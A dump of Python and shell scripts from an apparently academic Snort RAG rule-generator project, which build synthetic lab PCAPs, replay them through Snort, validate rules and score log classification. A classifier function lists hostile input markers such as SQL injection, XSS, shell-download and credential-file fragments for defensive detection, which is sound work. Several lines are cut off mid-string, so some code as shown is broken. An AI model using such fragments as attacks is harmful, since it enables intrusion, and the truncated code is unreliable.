    "ssh_bruteforce",
    "sql_injection",
    "xss",
    "command_injection",
    "directory_traversal",
    "dns_tunneling",
    "icmp_sweep",
    "malware_c2",
    "benign_traffic",
]


def main() -> None:
    parser = argparse.ArgumentParser()
    parser.add_argument("--out", default=Path("tests") / "pcaps" / "generated")
    args = parser.parse_args()

    out_dir = Path(args.out)
```

```
    out_dir.mkdir(parents=True, exist_ok=True)

    manifest = []
    for scenario in SCENARIOS:
        packets = build_packets(scenario)
        path = out_dir / f"{scenario}.pcap"
        wrpcap(str(path), packets)
        manifest.append({
            "pcap": str(path),
            "scenario": scenario,
            "synthetic": True,
            "protocol_valid": True,
            "expected_attack_type": scenario,
            "packet_count": len(packets),
        })

    (out_dir / "manifest.json").write_text(json.dumps(manifest, indent=2), encoding="utf-8")
    print(f"Wrote {len(manifest)} protocol-valid synthetic lab PCAP files to {out_dir}")


if __name__ == "__main__":
    main()
```

scripts/make_submission_package.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/scripts/make_submission_package.py

FILE: scripts/make_submission_package.py

```python
#!/usr/bin/env python
"""Create a safe academic submission archive."""
from __future__ import annotations

import argparse
from pathlib import Path
import tarfile


PROJECT_ROOT = Path(__file__).resolve().parents[1]
DEFAULT_EXCLUDES = {
    ".git",
    ".pytest_cache",
    "__pycache__",
    ".venv",
    "venv",
    "env",
    ".env",
}


def _include(path: Path, include_pcaps: bool) -> bool:
    rel = path.relative_to(PROJECT_ROOT)
    if any(part in DEFAULT_EXCLUDES for part in rel.parts):
        return False
    if path.suffix in {".pyc", ".pyo"}:
        return False
    if "tests/pcaps/generated" in rel.as_posix() and not include_pcaps:
        return False
    return True


def main() -> None:
    parser = argparse.ArgumentParser()
    parser.add_argument("--out", default=PROJECT_ROOT / "results" / "snort_rag_submission_package.tar.gz")
    parser.add_argument("--include-synthetic-pcaps", action="store_true")
    args = parser.parse_args()

    out_path = Path(args.out)
    out_path.parent.mkdir(parents=True, exist_ok=True)
    with tarfile.open(out_path, "w:gz") as archive:
        for path in PROJECT_ROOT.rglob("*"):
            if path == out_path or not _include(path, args.include_synthetic_pcaps):
                continue
            archive.add(path, arcname=Path("snort_rag_rule_generator") / path.relative_to(PROJECT_ROOT))
    print(f"Wrote {out_path}")


if __name__ == "__main__":
    main()
```

scripts/plot_retrieval_benchmark.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/scripts/plot_retrieval_benchmark.py

```
FILE: scripts/plot_retrieval_benchmark.py
```python
from __future__ import annotations

from pathlib import Path

import matplotlib.pyplot as plt
import pandas as pd

PROJECT_ROOT = Path(__file__).resolve().parents[1]
RESULTS_DIR = PROJECT_ROOT / "results"
BENCHMARK_PATH = RESULTS_DIR / "embedding_benchmark.csv"
PLOT_PATH = RESULTS_DIR / "retrieval_benchmark_k3.png"
BEST_TABLE_PATH = RESULTS_DIR / "retrieval_benchmark_k3_summary.csv"


def main() -> None:
    df = pd.read_csv(BENCHMARK_PATH)
    k3 = df[(df["k"] == 3) & (df["status"] == "ready")].copy()
    selected_methods = [
        "bm25",
        "dense_tfidf",
        "dense_tfidf_rerank",
        "hybrid_rerank_best",
        "sentence_bert",
        "sentence_bert_faiss",
        "hybrid_alpha_0.25",
        "hybrid_alpha_0.55",
        "hybrid_rerank_0.25",
    ]
    k3 = k3[k3["method"].isin(selected_methods)].copy()
    k3 = k3.sort_values(["mrr", "precision_at_k", "hit_at_k"], ascending=False)
    k3.to_csv(BEST_TABLE_PATH, index=False)

    metrics = ["hit_at_k", "precision_at_k", "recall_at_k", "mrr"]
    ax = k3.set_index("method")[metrics].plot(kind="bar", figsize=(12, 6))
    ax.set_title("Retrieval benchmark comparison at k=3")
    ax.set_xlabel("Retrieval method")
    ax.set_ylabel("Score")
    ax.set_ylim(0, 1.1)
    ax.legend(title="Metric", loc="lower right")
    plt.xticks(rotation=35, ha="right")
    plt.tight_layout()
    plt.savefig(PLOT_PATH, dpi=200)
    print(f"Saved plot: {PLOT_PATH}")
    print(f"Saved summary table: {BEST_TABLE_PATH}")
    print()
    print(k3)


if __name__ == "__main__":
    main()

```
```

scripts/reproduce_all.sh

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/scripts/reproduce_all.sh

```
FILE: scripts/reproduce_all.sh
```bash
#!/usr/bin/env bash
set -euo pipefail

PYTHONPATH=src python scripts/validate_dataset.py
PYTHONPATH=src python scripts/benchmark_retrieval.py
PYTHONPATH=src python scripts/plot_retrieval_benchmark.py
PYTHONPATH=src python -m snort_rag.run_devoir3
PYTHONPATH=src python scripts/run_clustering_analysis.py
PYTHONPATH=src python scripts/benchmark_llms.py --models mock
PYTHONPATH=src python scripts/generate_generation_examples.py
PYTHONPATH=src python scripts/generate_lab_pcaps.py --out tests/pcaps/generated
PYTHONPATH=src python scripts/run_snort_validation.py --out results/snort_runtime_validation.csv || true
PYTHONPATH=src python scripts/run_pcap_tests.py --out results/pcap_test_results.csv || true
PYTHONPATH=src pytest tests/

```
```

scripts/run_clustering_analysis.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/scripts/run_clustering_analysis.py

```
FILE: scripts/run_clustering_analysis.py
```python
#!/usr/bin/env python
from __future__ import annotations

import argparse
from pathlib import Path
import sys

PROJECT_ROOT = Path(__file__).resolve().parents[1]
sys.path.insert(0, str(PROJECT_ROOT / "src"))

from snort_rag.clustering import run_clustering


def main() -> None:
    parser = argparse.ArgumentParser()
    parser.add_argument("--dataset", default=PROJECT_ROOT / "data" / "processed" / "final_snort_dataset.csv")
    parser.add_argument("--out-dir", default=PROJECT_ROOT / "results")
    parser.add_argument("--clusters", type=int, default=None)
    args = parser.parse_args()
    metrics = run_clustering(Path(args.dataset), Path(args.out_dir), n_clusters=args.clusters)
    print(metrics.to_string(index=False))


if __name__ == "__main__":
    main()

```
```

scripts/run_log_integration_eval.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/scripts/run_log_integration_eval.py

```
FILE: scripts/run_log_integration_eval.py
```python
#!/usr/bin/env python
"""Evaluate realistic network logs against generated Snort RAG evidence.

The script does not execute Snort or synthesize alert counts. It connects the
sample network logs to existing generated-rule artifacts and real PCAP replay
results so the log-to-rule integration path is executable and auditable.
"""
from __future__ import annotations

import argparse
import csv
import re
from collections import Counter
from pathlib import Path
from typing import Iterable


PROJECT_ROOT = Path(__file__).resolve().parents[1]
ATTACK_ORDER = [
    "port_scan",
    "ssh_bruteforce",
    "sql_injection",
    "xss",
    "command_injection",
    "directory_traversal",
    "dns_tunneling",
    "icmp_sweep",
    "malware_c2",
    "benign_traffic",
]
FIELDNAMES = [
    "log_id",
    "raw_log",
    "expected_attack_type",
    "expected_label",
    "predicted_attack_type",
    "matched_query",
    "retrieved_context_used",
    "source_doc_ids",
    "generated_rule",
    "generated_sid",
```
```

```
    "rule_status",
    "snort3_rule_exists",
    "pcap_scenario",
    "pcap_alert_count",
    "pcap_triggered_sids",
    "final_status",
    "notes",
]
SID_RE = re.compile(r"\bsid\s*:\s*(\d+)\s*;")


def read_csv(path: Path) -> list[dict[str, str]]:
    with path.open(newline="", encoding="utf-8") as handle:
        return [{key: value or "" for key, value in row.items()} for row in csv.DictReader(handle)]


def extract_sid(rule: str) -> str:
    match = SID_RE.search(rule or "")
    return match.group(1) if match else ""


def load_snort3_sids(path: Path) -> set[str]:
    return {sid for sid in (extract_sid(line) for line in path.read_text(encoding="utf-8").splitlines()) if sid}


def predict_attack_type(raw_log: str) -> str:
    text = raw_log.lower()
    if any(token in text for token in ("union select", " or 1=1", " sql", "information_schema", "sqlmap")):
        return "sql_injection"
    if any(token in text for token in ("<script", "alert(1)", "onerror", "<svg", "javascript:")):
        return "xss"
    if any(token in text for token in ("cmd=", "whoami", "wget", "curl", ";id", "; id", "/bin/sh", "powershell")):
        return "command_injection"
    if any(token in text for token in ("../", "..%2f", "passwd", "win.ini")):
        return "directory_traversal"
    if any(token in text for token in ("long dns query", "encoded subdomain", "dns tunnel", "long subdomain", "base64 burst
        return "dns_tunneling"
    if any(token in text for token in ("icmp", "echo request", "echo-request", "ping sweep")):
        return "icmp_sweep"
    if any(token in text for token in ("gate.php", "beacon", " c2", "command and control", "callback")):
        return "malware_c2"
    if any(token in text for token in ("ssh", "login failures", "failed password", "brute force", "bruteforce")):
        return "ssh_bruteforce"
    if any(token in text for token in ("scan", "syn", "multiple ports", "scan_ports")):
        return "port_scan"
    if any(token in text for token in ("health", "normal https", "normal user", "successful get", "no suspicious marker", "
        return "benign_traffic"
    return "benign_traffic"


def representative_logs(rows: Iterable[dict[str, str]]) -> list[dict[str, str]]:
    by_attack: dict[str, dict[str, str]] = {}
    for row in rows:
        attack_type = row.get("attack_type", "")
        if attack_type and attack_type not in by_attack:
            by_attack[attack_type] = row

    selected = [by_attack[attack] for attack in ATTACK_ORDER if attack in by_attack]
    if "benign_traffic" not in by_attack:
        selected.append({
            "id": "SYNTHETIC-BENIGN-LOG-EVAL",
            "attack_type": "benign_traffic",
            "expected_label": "benign",
            "log_example": "Synthetic evaluation-only benign log: successful GET /health over normal HTTPS with no suspicio
        })
    return selected


def generated_examples_by_attack(rows: Iterable[dict[str, str]]) -> dict[str, dict[str, str]]:
    output: dict[str, dict[str, str]] = {}
    for row in rows:
        attack_type = row.get("attack_type", "")
        if attack_type and attack_type not in output:
            output[attack_type] = row
    return output


def pcap_results_by_attack(rows: Iterable[dict[str, str]]) -> dict[str, dict[str, str]]:
    output: dict[str, dict[str, str]] = {}
    for row in rows:
        expected = row.get("expected_attack", "")
        if expected:
            output[expected] = row
    return output


def build_eval_rows(
```

```
    log_rows: list[dict[str, str]],
    generated_rows: list[dict[str, str]],
    pcap_rows: list[dict[str, str]],
    snort3_sids: set[str],
) -> list[dict[str, str]]:
    generated_by_attack = generated_examples_by_attack(generated_rows)
    pcap_by_attack = pcap_results_by_attack(pcap_rows)
    output: list[dict[str, str]] = []

    for log_row in representative_logs(log_rows):
        expected_attack = log_row.get("attack_type", "")
        raw_log = log_row.get("log_example", "")
        expected_label = log_row.get("expected_label", "")
        predicted_attack = predict_attack_type(raw_log)
        generated = generated_by_attack.get(predicted_attack, {})
        pcap = pcap_by_attack.get(expected_attack, {})

        generated_rule = generated.get("generated_rule", "")
        generated_sid = extract_sid(generated_rule)
        pcap_alert_count = int(pcap.get("alert_count") or 0)
        is_benign = expected_attack == "benign_traffic" or expected_label == "benign"
        snort3_rule_exists = bool(generated_sid and generated_sid in snort3_sids)

        notes: list[str] = []
        if not generated:
            notes.append("no generated rule example found for predicted attack type")
        if not pcap:
            notes.append("no PCAP replay row found for expected attack type")
        if log_row.get("id") == "SYNTHETIC-BENIGN-LOG-EVAL":
            notes.append("synthetic benign row used only in evaluation output")

        if is_benign:
            final_pass = predicted_attack == expected_attack and generated_rule in {"", "NO_RULE_RECOMMENDED"} and pcap_ale
        else:
            final_pass = (
                predicted_attack == expected_attack
                and bool(generated_rule)
                and generated_rule != "NO_RULE_RECOMMENDED"
                and pcap_alert_count > 0
            )

        if not final_pass:
            if predicted_attack != expected_attack:
                notes.append("predicted attack type does not match expected attack type")
            if not is_benign and (not generated_rule or generated_rule == "NO_RULE_RECOMMENDED"):
                notes.append("missing malicious generated rule")
            if not is_benign and pcap_alert_count <= 0:
                notes.append("missing positive PCAP alert evidence")
            if is_benign and pcap_alert_count != 0:
                notes.append("benign PCAP produced alerts")

        output.append({
            "log_id": log_row.get("id", ""),
            "raw_log": raw_log,
            "expected_attack_type": expected_attack,
            "expected_label": expected_label,
            "predicted_attack_type": predicted_attack,
            "matched_query": generated.get("query", ""),
            "retrieved_context_used": generated.get("retrieved_context_used", ""),
            "source_doc_ids": generated.get("source_doc_ids", ""),
            "generated_rule": generated_rule,
            "generated_sid": generated_sid,
            "rule_status": "NO_RULE_RECOMMENDED" if generated_rule == "NO_RULE_RECOMMENDED" else generated.get("valid_rule"
            "snort3_rule_exists": str(snort3_rule_exists),
            "pcap_scenario": pcap.get("pcap", ""),
            "pcap_alert_count": str(pcap_alert_count),
            "pcap_triggered_sids": pcap.get("triggered_sids", ""),
            "final_status": "PASS" if final_pass else "FAIL",
            "notes": " | ".join(notes),
        })
    return output


def print_summary(rows: list[dict[str, str]]) -> None:
    status_counts = Counter(row["final_status"] for row in rows)
    correct = sum(1 for row in rows if row["predicted_attack_type"] == row["expected_attack_type"])
    malicious_rows = [row for row in rows if row["expected_attack_type"] != "benign_traffic"]
    malicious_with_alerts = sum(1 for row in malicious_rows if int(row["pcap_alert_count"]) > 0)
    benign_false_positives = sum(
        1 for row in rows
        if row["expected_attack_type"] == "benign_traffic" and int(row["pcap_alert_count"]) > 0
    )

    print(f"total evaluated logs: {len(rows)}")
    print("final_status counts: " + ", ".join(f"{key}={value}" for key, value in sorted(status_counts.items())))
    print(f"classification accuracy: {correct / max(1, len(rows)):.3f}")
    print(f"malicious logs with alert evidence: {malicious_with_alerts}/{len(malicious_rows)}")
```

```
    print(f"benign false positives: {benign_false_positives}")


def main() -> None:
    parser = argparse.ArgumentParser()
    parser.add_argument("--logs", default=PROJECT_ROOT / "data" / "logs" / "sample_network_logs.csv")
    parser.add_argument("--generated", default=PROJECT_ROOT / "results" / "generated_rule_examples.csv")
    parser.add_argument("--pcap-results", default=PROJECT_ROOT / "results" / "pcap_test_results.csv")
    parser.add_argument("--rules", default=PROJECT_ROOT / "data" / "processed" / "person1_rules_snort3.rules")
    parser.add_argument("--out", default=PROJECT_ROOT / "results" / "network_log_integration_eval.csv")
    args = parser.parse_args()

    rows = build_eval_rows(
        log_rows=read_csv(Path(args.logs)),
        generated_rows=read_csv(Path(args.generated)),
        pcap_rows=read_csv(Path(args.pcap_results)),
        snort3_sids=load_snort3_sids(Path(args.rules)),
    )

    out_path = Path(args.out)
    out_path.parent.mkdir(parents=True, exist_ok=True)
    with out_path.open("w", newline="", encoding="utf-8") as handle:
        writer = csv.DictWriter(handle, fieldnames=FIELDNAMES, lineterminator="\n")
        writer.writeheader()
        writer.writerows(rows)

    print(f"Wrote {len(rows)} rows to {out_path}")
    print_summary(rows)


if __name__ == "__main__":
    main()
```

scripts/run_pcap_tests.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/scripts/run_pcap_tests.py

```
FILE: scripts/run_pcap_tests.py
```python
#!/usr/bin/env python
"""Replay generated PCAPs through Snort 3 and collect alert evidence.

This script uses Snort 3 console alert output (-A cmg), because some Docker
images do not write alert_fast files in the expected location.
"""
from __future__ import annotations

import argparse
import csv
import json
import re
import shutil
import subprocess
from pathlib import Path


SID_RE = re.compile(r"\[\d+:(\d+):\d+\]")


def scenario_from_pcap(path: Path) -> str:
    return path.stem


def main() -> None:
    parser = argparse.ArgumentParser()
    parser.add_argument("--snort-bin", default="snort")
    parser.add_argument("--config", default="")
    parser.add_argument("--rules", default="data/processed/person1_rules_snort3.rules")
    parser.add_argument("--pcap-dir", default="tests/pcaps/generated")
    parser.add_argument("--out", default="results/pcap_test_results.csv")
    parser.add_argument("--timeout", type=int, default=120)
    args = parser.parse_args()

    snort_path = shutil.which(args.snort_bin) or args.snort_bin
    rules_path = Path(args.rules)
    pcap_dir = Path(args.pcap_dir)
    out_path = Path(args.out)
    out_path.parent.mkdir(parents=True, exist_ok=True)

    pcaps = sorted(pcap_dir.glob("*.pcap"))
    rows = []
```
```

```
if not pcaps:
    rows.append({
        "pcap": "",
        "expected_attack": "",
        "status": "SKIPPED",
        "alert_count": 0,
        "triggered_sids": "",
        "benign_alert": False,
        "command": "",
        "stdout_excerpt": "",
        "stderr_excerpt": f"no pcap files found in {pcap_dir}",
    })
else:
    for pcap in pcaps:
        expected = scenario_from_pcap(pcap)
        cmd = [
            snort_path,
            "-r", str(pcap),
            "-R", str(rules_path),
            "-A", "cmg",
        ]
        if args.config:
            cmd.extend(["-c", args.config])

        try:
            result = subprocess.run(
                cmd,
                text=True,
                capture_output=True,
                timeout=args.timeout,
            )
            output = (result.stdout or "") + "\n" + (result.stderr or "")
            sids = sorted(set(SID_RE.findall(output)))
            alert_count = len(SID_RE.findall(output))
            benign_alert = expected == "benign_traffic" and alert_count > 0

            # Runtime PASS means Snort processed the PCAP without command failure.
            # Detection evidence is represented by alert_count and triggered_sids.
            status = "PASS" if result.returncode == 0 and not benign_alert else "FAIL"

            rows.append({
                "pcap": str(pcap),
                "expected_attack": expected,
                "status": status,
                "alert_count": alert_count,
                "triggered_sids": ",".join(sids),
                "benign_alert": benign_alert,
                "command": " ".join(cmd),
                "stdout_excerpt": output[:4000],
                "stderr_excerpt": result.stderr[:1000] if result.stderr else "",
            })
        except FileNotFoundError:
            rows.append({
                "pcap": str(pcap),
                "expected_attack": expected,
                "status": "SKIPPED",
                "alert_count": 0,
                "triggered_sids": "",
                "benign_alert": False,
                "command": " ".join(cmd),
                "stdout_excerpt": "",
                "stderr_excerpt": "snort binary not found",
            })
        except subprocess.TimeoutExpired as exc:
            output = ((exc.stdout or "") if isinstance(exc.stdout, str) else "") + "\n" + ((exc.stderr or "") if isinst
            rows.append({
                "pcap": str(pcap),
                "expected_attack": expected,
                "status": "FAIL",
                "alert_count": 0,
                "triggered_sids": "",
                "benign_alert": False,
                "command": " ".join(cmd),
                "stdout_excerpt": output[:4000],
                "stderr_excerpt": "timeout",
            })

fieldnames = [
    "pcap",
    "expected_attack",
    "status",
    "alert_count",
    "triggered_sids",
    "benign_alert",
    "command",
    "stdout_excerpt",
    "stderr_excerpt",
```

```
    ]
    with out_path.open("w", newline="", encoding="utf-8") as handle:
        writer = csv.DictWriter(handle, fieldnames=fieldnames)
        writer.writeheader()
        writer.writerows(rows)

    print(f"Wrote {len(rows)} rows to {out_path}")


if __name__ == "__main__":
    main()

```


scripts/run_pcap_tests.py.bak

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/scripts/run_pcap_tests.py.bak

```
FILE: scripts/run_pcap_tests.py.bak
```text
#!/usr/bin/env python
"""Replay generated PCAPs through Snort when available and summarize alerts."""
from __future__ import annotations

import argparse
import csv
from datetime import datetime, timezone
from pathlib import Path
import re
import shutil
import subprocess


def _triggered_sids(alert_text: str) -> list[str]:
    values = re.findall(r"\[**\]\s+\[\d+:(\d+):\d+\]", alert_text)
    output: list[str] = []
    seen: set[str] = set()
    for sid in values:
        if sid not in seen:
            output.append(sid)
            seen.add(sid)
    return output


def main() -> None:
    parser = argparse.ArgumentParser()
    parser.add_argument("--snort-bin", default="snort")
    parser.add_argument("--config", default="")
    parser.add_argument("--rules", default=Path("data") / "processed" / "person1_rules.rules")
    parser.add_argument("--pcap-dir", default=Path("tests") / "pcaps" / "generated")
    parser.add_argument("--out", default=Path("results") / "pcap_test_results.csv")
    args = parser.parse_args()

    out_path = Path(args.out)
    out_path.parent.mkdir(parents=True, exist_ok=True)
    log_dir = out_path.parent / "snort_alert_logs"
    log_dir.mkdir(parents=True, exist_ok=True)
    snort_path = shutil.which(args.snort_bin)
    rows = []
    timestamp = datetime.now(timezone.utc).isoformat()

    pcaps = sorted(Path(args.pcap_dir).glob("*.pcap"))
    if not pcaps:
        rows.append({
            "timestamp": timestamp,
            "pcap": "",
            "expected_attack": "",
            "status": "SKIPPED",
            "snort_bin": args.snort_bin,
            "snort_bin_found": bool(snort_path),
            "config_used": args.config,
            "rules_path": str(args.rules),
            "alert_count": "",
            "triggered_sids": "",
            "benign_alert": "",
            "command": "",
            "stderr_excerpt": "no pcap files found",
        })
    for pcap in pcaps:
        expected = pcap.stem
        base_command = [args.snort_bin, "-r", str(pcap), "-R", str(args.rules), "-A", "alert_fast", "-l", str(log_dir)]
        if args.config:
            base_command.extend(["-c", args.config])
        if not snort_path:
```
```

```
            rows.append({
                "timestamp": timestamp,
                "pcap": str(pcap),
                "expected_attack": expected,
                "status": "SKIPPED",
                "snort_bin": args.snort_bin,
                "snort_bin_found": False,
                "config_used": args.config,
                "rules_path": str(args.rules),
                "alert_count": "",
                "triggered_sids": "",
                "benign_alert": "",
                "command": " ".join(base_command),
                "stderr_excerpt": "snort binary not found",
            })
            continue
        command = [snort_path, "-r", str(pcap), "-R", str(args.rules), "-A", "alert_fast", "-l", str(log_dir)]
        if args.config:
            command.extend(["-c", args.config])
        proc = subprocess.run(command, text=True, capture_output=True, timeout=120, check=False)
        alert_text = "\n".join(path.read_text(encoding="utf-8", errors="ignore") for path in log_dir.glob("alert*"))
        alert_count = sum(1 for line in alert_text.splitlines() if line.strip())
        sids = _triggered_sids(alert_text)
        rows.append({
            "timestamp": timestamp,
            "pcap": str(pcap),
            "expected_attack": expected,
            "status": "PASS" if proc.returncode == 0 else "FAIL",
            "snort_bin": snort_path,
            "snort_bin_found": True,
            "config_used": args.config,
            "rules_path": str(args.rules),
            "alert_count": alert_count,
            "triggered_sids": "|".join(sids),
            "benign_alert": expected == "benign_traffic" and alert_count > 0,
            "command": " ".join(command),
            "stderr_excerpt": (proc.stderr or proc.stdout)[0:500],
        })

    with out_path.open("w", newline="", encoding="utf-8") as handle:
        writer = csv.DictWriter(handle, fieldnames=list(rows[0].keys()) if rows else ["pcap"])
        writer.writeheader()
        writer.writerows(rows)
    print(f"Wrote {len(rows)} rows to {out_path}")


if __name__ == "__main__":
    main()

```


scripts/run_real_log_integration_eval.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/scripts/run_real_log_integration_eval.py

```
FILE: scripts/run_real_log_integration_eval.py
```python
#!/usr/bin/env python
"""Evaluate controlled real-lab logs against generated Snort RAG evidence."""
from __future__ import annotations

import argparse
from pathlib import Path

from run_log_integration_eval import (
    FIELDNAMES,
    PROJECT_ROOT,
    build_eval_rows,
    load_snort3_sids,
    print_summary,
    read_csv,
)
import csv


def main() -> None:
    parser = argparse.ArgumentParser()
    parser.add_argument("--logs", default=PROJECT_ROOT / "data" / "logs" / "real_lab_logs" / "real_lab_logs_index.csv")
    parser.add_argument("--generated", default=PROJECT_ROOT / "results" / "generated_rule_examples.csv")
    parser.add_argument("--pcap-results", default=PROJECT_ROOT / "results" / "pcap_test_results.csv")
    parser.add_argument("--rules", default=PROJECT_ROOT / "data" / "processed" / "person1_rules_snort3.rules")
    parser.add_argument("--out", default=PROJECT_ROOT / "results" / "real_lab_log_integration_eval.csv")
    args = parser.parse_args()
```
```

```
    rows = build_eval_rows(
        log_rows=read_csv(Path(args.logs)),
        generated_rows=read_csv(Path(args.generated)),
        pcap_rows=read_csv(Path(args.pcap_results)),
        snort3_sids=load_snort3_sids(Path(args.rules)),
    )

    out_path = Path(args.out)
    out_path.parent.mkdir(parents=True, exist_ok=True)
    with out_path.open("w", newline="", encoding="utf-8") as handle:
        writer = csv.DictWriter(handle, fieldnames=FIELDNAMES, lineterminator="\n")
        writer.writeheader()
        writer.writerows(rows)

    print(f"Wrote {len(rows)} rows to {out_path}")
    print_summary(rows)


if __name__ == "__main__":
    main()

```


scripts/run_snort_validation.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/scripts/run_snort_validation.py

```
FILE: scripts/run_snort_validation.py
```python
#!/usr/bin/env python
"""Validate Snort rules with a real Snort binary when available."""
from __future__ import annotations

import argparse
import csv
from datetime import datetime, timezone
from pathlib import Path
import shutil
import subprocess
import sys

PROJECT_ROOT = Path(__file__).resolve().parents[1]
sys.path.insert(0, str(PROJECT_ROOT / "src"))

from snort_rag.rule_parser import extract_sid, validate_rule


def _rules(path: Path) -> list[str]:
    return [line.strip() for line in path.read_text(encoding="utf-8").splitlines() if line.strip() and not line.startswith(


def main() -> None:
    parser = argparse.ArgumentParser()
    parser.add_argument("--snort-bin", default="snort")
    parser.add_argument("--config", default="")
    parser.add_argument("--rules", default=PROJECT_ROOT / "data" / "processed" / "person1_rules.rules")
    parser.add_argument("--out", default=PROJECT_ROOT / "results" / "snort_runtime_validation.csv")
    args = parser.parse_args()

    rules_path = Path(args.rules)
    out_path = Path(args.out)
    out_path.parent.mkdir(parents=True, exist_ok=True)
    snort_path = shutil.which(args.snort_bin)
    rows = []
    rules = _rules(rules_path)
    timestamp = datetime.now(timezone.utc).isoformat()
    base_command = [args.snort_bin, "-T", "-R", str(rules_path)]
    if args.config:
        base_command.extend(["-c", args.config])
    command_text = " ".join(base_command)

    if not snort_path:
        for rule in rules:
            local_valid, local_errors = validate_rule(rule)
            rows.append({
                "timestamp": timestamp,
                "sid": extract_sid(rule) or "",
                "status": "SKIPPED",
                "snort_bin": args.snort_bin,
                "snort_bin_found": False,
                "config_used": args.config,
                "rules_path": str(rules_path),
                "runtime_valid": "",
                "local_valid": local_valid,
```
```

```
                "local_errors": "; ".join(local_errors),
                "stderr_excerpt": "snort binary not found",
                "stdout_excerpt": "",
                "command": command_text,
            })
    else:
        command = [snort_path, "-T", "-R", str(rules_path)]
        if args.config:
            command.extend(["-c", args.config])
        proc = subprocess.run(command, text=True, capture_output=True, timeout=120, check=False)
        runtime_valid = proc.returncode == 0
        for rule in rules:
            local_valid, local_errors = validate_rule(rule)
            rows.append({
                "timestamp": timestamp,
                "sid": extract_sid(rule) or "",
                "status": "PASS" if runtime_valid else "FAIL",
                "snort_bin": snort_path,
                "snort_bin_found": True,
                "config_used": args.config,
                "rules_path": str(rules_path),
                "runtime_valid": runtime_valid,
                "local_valid": local_valid,
                "local_errors": "; ".join(local_errors),
                "stderr_excerpt": proc.stderr[:500],
                "stdout_excerpt": proc.stdout[:500],
                "command": " ".join(command),
            })

    with out_path.open("w", newline="", encoding="utf-8") as handle:
        writer = csv.DictWriter(handle, fieldnames=list(rows[0].keys()) if rows else ["status"])
        writer.writeheader()
        writer.writerows(rows)
    print(f"Wrote {len(rows)} rows to {out_path}")


if __name__ == "__main__":
    main()
```

scripts/validate_dataset.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/scripts/validate_dataset.py

```
FILE: scripts/validate_dataset.py
```python
from __future__ import annotations

import csv
import json
import re
import sys
from collections import Counter
from pathlib import Path


PROJECT_ROOT = Path(__file__).resolve().parents[1]
DATASET_PATH = PROJECT_ROOT / "data" / "processed" / "final_snort_dataset.csv"
JSONL_PATH = PROJECT_ROOT / "data" / "processed" / "final_snort_dataset.jsonl"
RULES_PATH = PROJECT_ROOT / "data" / "processed" / "person1_rules.rules"
SUMMARY_PATH = PROJECT_ROOT / "data" / "processed" / "dataset_summary.json"

REQUIRED_COLUMNS = [
    "id",
    "description_naturelle",
    "attack_type",
    "attack_family",
    "protocol",
    "src_port",
    "dst_port",
    "severity",
    "log_example",
    "snort_rule_reference",
    "false_positive_context",
    "source_type",
    "expected_explanation",
]

ALLOWED_ATTACK_TYPES = {
    "port_scan",
    "ssh_bruteforce",
    "sql_injection",
    "xss",
```
```

```
    "command_injection",
    "directory_traversal",
    "dns_tunneling",
    "icmp_sweep",
    "malware_c2",
    "benign_traffic",
}

ALLOWED_SOURCE_TYPES = {"manual", "synthetic_manual_variation"}
ALLOWED_SEVERITIES = {"none", "low", "medium", "high", "critical"}
ALLOWED_PROTOCOLS = {"tcp", "udp", "icmp", "http", "https", "dns", "mixed"}
ATTACK_FAMILY_MAP = {
    "port_scan": "reconnaissance",
    "ssh_bruteforce": "credential_access",
    "sql_injection": "web_attack",
    "xss": "web_attack",
    "command_injection": "web_attack_execution",
    "directory_traversal": "web_attack_file_access",
    "dns_tunneling": "exfiltration_command_control",
    "icmp_sweep": "reconnaissance",
    "malware_c2": "command_and_control",
    "benign_traffic": "benign",
}

SID_RE = re.compile(r"\bsid\s*:\s*(\d+)\s*;")
REV_RE = re.compile(r"\brev\s*:\s*(\d+)\s*;")
RULE_PROTOCOL_RE = re.compile(r"^\s*alert\s+([a-z]+)\s+", re.IGNORECASE)
RULE_HEADER_RE = re.compile(
    r"^\s*(?P<action>alert)\s+"
    r"(?P<protocol>[a-z]+)\s+"
    r"(?P<src_addr>\S+)\s+"
    r"(?P<src_port>\S+)\s+"
    r"(?P<direction><>|->)\s+"
    r"(?P<dst_addr>\S+)\s+"
    r"(?P<dst_port>\S+)\s*"
    r"\((?P<options>.*)\)\s*$",
    re.IGNORECASE,
)
VARIABLE_RE = re.compile(r"\$[A-Z0-9_]+")

LOCAL_SID_MIN = 9_000_000
LOCAL_SID_MAX = 9_999_999
HTTP_OPTION_TOKENS = (
    "http_uri:",
    "http_raw_uri:",
    "http_header:",
    "http_raw_header:",
    "http_method:",
    "http_cookie:",
    "http_client_body:",
    "file_data;",
)
GENERIC_DETECTION_TOKENS = ("content:", "pcre:", "flags:", "detection_filter:", "threshold:", "dsize:")
ALLOWED_RULE_VARIABLES = {"$HOME_NET", "$EXTERNAL_NET", "$HTTP_PORTS", "$DNS_SERVERS", "$SSH_PORTS"}


def load_csv_rows(path: Path) -> list[dict[str, str]]:
    with path.open(newline="", encoding="utf-8") as handle:
        reader = csv.DictReader(handle)
        if reader.fieldnames != REQUIRED_COLUMNS:
            raise ValueError(
                f"Invalid CSV columns. Expected {REQUIRED_COLUMNS}, got {reader.fieldnames}"
            )
        return [{key: (value or "").strip() for key, value in row.items()} for row in reader]


def _port_ok(value: str) -> bool:
    if value in {"any", "N/A"}:
        return True
    if not value.isdigit():
        return False
    return 0 <= int(value) <= 65535


def _balanced_quotes(rule: str) -> bool:
    escaped = False
    quote_count = 0
    for char in rule:
        if escaped:
            escaped = False
            continue
        if char == "\\":
            escaped = True
            continue
        if char == '"':
            quote_count += 1
    return quote_count % 2 == 0
```

```python
def _balanced_parentheses(rule: str) -> bool:
    depth = 0
    in_quotes = False
    escaped = False
    for char in rule:
        if escaped:
            escaped = False
            continue
        if char == "\\":
            escaped = True
            continue
        if char == '"':
            in_quotes = not in_quotes
            continue
        if in_quotes:
            continue
        if char == "(":
            depth += 1
        elif char == ")":
            depth -= 1
            if depth < 0:
                return False
    return depth == 0 and not in_quotes


def _extract_rule_header(rule: str) -> dict[str, str] | None:
    match = RULE_HEADER_RE.match(rule)
